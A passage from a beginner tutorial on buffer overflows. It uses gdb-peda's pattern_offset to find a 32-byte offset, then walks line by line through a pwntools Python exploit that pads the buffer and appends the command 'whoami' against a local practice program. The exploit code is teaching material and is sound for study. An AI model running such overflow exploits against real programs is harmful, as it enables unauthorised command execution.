
If you observe the stack of the program above, you can see that the string of random characters we provided as input is allocated into two memory areas. The highlighted part went into first buffer and the rest of the random characters went into the second memory area.

Instead of counting how many characters are in the first memory area, we can find the number of characters using pattern_offset command. We copy the random characters that went into the first buffer and use it as shown below to find the offset.



```
gdb-peda$ pattern_offset A)AAEAAaAA0AAFAAbA
A)AAEAAaAA0AAFAAbA found at offset: 32
gdb-peda$
```

We call it as offset as we need to fill this area with random characters as no code will be executed in this offset area (as shown in our previous Issue). The offset is 32. Well, since we now know the offset, let's write an exploit for this vulnerable program. Open a new file and write the exploit as shown below.




```
#!/usr/bin/python          #command to launch python interpreter
from pwn import *         #import all functions from pwntools library
import os                 #import os module
path = os.getcwd()        #get the current working directory
program = "second"       #Name of the program we are making our target.
full_path = path + "/" + program     #full path of our target program
fill_buffer = "C" * 32    #we are filling random characters in buffer.
cmd = "whoami"           #Command to execute after buffer is overflown
bof = fill_buffer + cmd             #combining both

p = process(full_path)         #starting program

p.sendline(bof)            #Sending the malicious input to the program.
p.interactive()            #Return the control
```

This is a simple python exploit and the comments should explain you what it does. Let us give you more information about it. The first line of the code is basically telling the exploit to launch a python interpereter. In the second and third line, we are importing pwntools and os modules respectively. The pwntools library has all the functions needed in penetration testing and os module has operating system functions. In the next line we declare a variable named "path" and assign it a function os.getcwd() . This function gets the current working directory (If the os module is not imported, this line will not work).

In the next line, another variable is declared with the name "program" and we assign it the program we want this exploit to target. As our target program is named "second" we give that name. In the next line, the "full_path" variable combines both the "path" and "program" variables to get the full working path of the program.


Till this part of the code, we have reached the program we want to exploit. Now the exploitation part. The "fill_buffer" variable fills the offset area with 32 iterations of "C" (It can be any character of your choice, but make sure its 32 for this program). In the next line we are specifying the command to be executed after the buffer is filled. Here its is whoami.

The exploit only works when the buffer is filled and then the command is executed. So we need to combine the "fill_buffer" and "cmd" results. The process() command start the target program while the p.sendline(bof) command sends the output of "bof" to the program already started. The p.interactive() gives the user the control after the exploit runs. Once coding is finished, save the exploit with any name you want. We named it bof1.py. Then run it as shown.

